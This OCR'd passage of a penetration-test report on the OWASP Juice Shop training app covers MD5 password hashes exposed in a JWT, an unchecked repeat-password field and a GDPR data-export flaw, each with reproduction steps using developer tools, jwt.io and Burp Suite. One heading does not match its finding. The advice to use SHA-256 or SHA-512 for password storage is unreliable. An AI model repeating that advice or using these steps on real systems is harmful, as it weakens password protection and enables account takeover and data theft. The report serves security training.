
2. Exposed Web3 Code Sandbox Functionality

- **Description:**
  An insecure cryptographic hash function (MD5) is used to hash user passwords, and the hash is exposed in the JSON Web Token (JWT) issued after login. MD5 is a deprecated algorithm known to be vulnerable to collision and brute-force attacks, making it unsuitable for password storage or any cryptographic security purpose.
  This issue indicates poor cryptographic hygiene and puts user accounts at risk of compromise if the token is leaked or intercepted.
- **Impact:**
  In this scenario, the penetration tester found that after logging in, the app gives a token that includes the user's password, but in a hashed form using MD5. MD5 is an old and unsafe method to hash passwords because it's easy to reverse using online tools. The tester was able to find out the original password from the hash. This means if someone gets access to the token, they can figure out the password and log in as that user. If the same password is used on other websites, those accounts could also be at risk. This shows a serious weakness in how the app protects user passwords.
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Replace MD5 with a modern, secure hashing algorithm such as SHA-512 or SHA-256.
  - Avoid including hashed passwords in JWT tokens.
- **Poc:**


13. Open Juice Shop Website by accessing this link OWASP Juice Shop

14. Access login page.


15. Login using any valid account.




16. Press F12 button to open **Developer Tools** ⇒ go to the **Application** tab in chrome or **Storage** tab in Firefox.



17. In Cookies in the left bar locate the token cookie containing the JWT.




18. Copy and paste the token into https://jwt.io to decode it.



19. Analyze the hash value:

- The string b0baee9d279d34fa1dfd71aadb908c3f may be in the format of an **MD5** hash .
- It can be reversed using online MD5 lookup tools or brute-force tools.




LOW

15. MISCONFIGURATION IN REPEAT PASSWORD FIELD


- **Description:**
  This vulnerability exposes a design flaw where the application asks users to input the same data twice — specifically, the password and its confirmation. The application presents a "Repeat Password" field on the user registration form, but this field is either not validated correctly or is ignored completely by the backend. As a result, an attacker can register an account even when the "Repeat Password" field is empty or mismatched, revealing that the field serves no real security purpose.
- **Impact:**
  In this scenario, the penetration tester found that the application allows a user to register successfully even when the confirmation password is left blank or mismatched. This can be used to:
  - Expose poor form validation and misleading UI elements.
  - Lower users trust in the application's quality and robustness.
  - Allow user errors to go unchecked, potentially causing login confusion.
  - Reveal insecure or improperly implemented registration logic.
- **Resources:**
  - A04 Insecure Design - OWASP Top 10:2021
  - Client-side form validation - Learn web development | MDN
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**

20. Open Juice Shop Website by accessing this link OWASP Juice Shop


21. Go to Register Form and Fill the fields with data
22. Open Burp Suite and intercept the request (after clicking register)




23. Send the request to the Repeater



24. You fill Find the data you filled, remove the repeat password




25. Send the Request and you will find that the user account is created successfully




LOW

16. GDPR DATA THEFT


- **Description:**
  This vulnerability allows unauthorized access to other users' personal data through a misconfigured or flawed data export functionality. The server-side mechanism responsible for preparing user data fails to properly isolate the request context. As a result, it unintentionally exposes data belonging to other users when predictable identifiers are used or when previously cached content is served insecurely.
- **Impact:**
  In this scenario, the penetration tester was able to retrieve the personal data of another user via the GDPR data export feature without using any injection. This can be used to:
  - Exfiltrate names, emails, addresses, and past order history.
  - Violate privacy policies and GDPR compliance.
  - Target users for phishing or social engineering.
  - Damage company reputation and invite legal consequences.
- **Vulnerability Location:** OWASP Juice Shop - Data Export
- **Recommendation:**
  - Use secure and unique identifiers for users (e.g., internal user IDs) rather than obfuscated fields like partially masked email addresses for associating data.
  - Never rely on reversible or pattern-based obfuscation (like replacing vowels with asterisks) for privacy protection. Use proper access control instead.
- **Poc:**
  1. Open Juice Shop Website by accessing this link OWASP Juice Shop Navigate to the login page and create a new user account.




2. Add any product in the basket and proceed to checkout




3. Click on become a member Add any address and continue then fill in visa details







4. Proceed and place the order



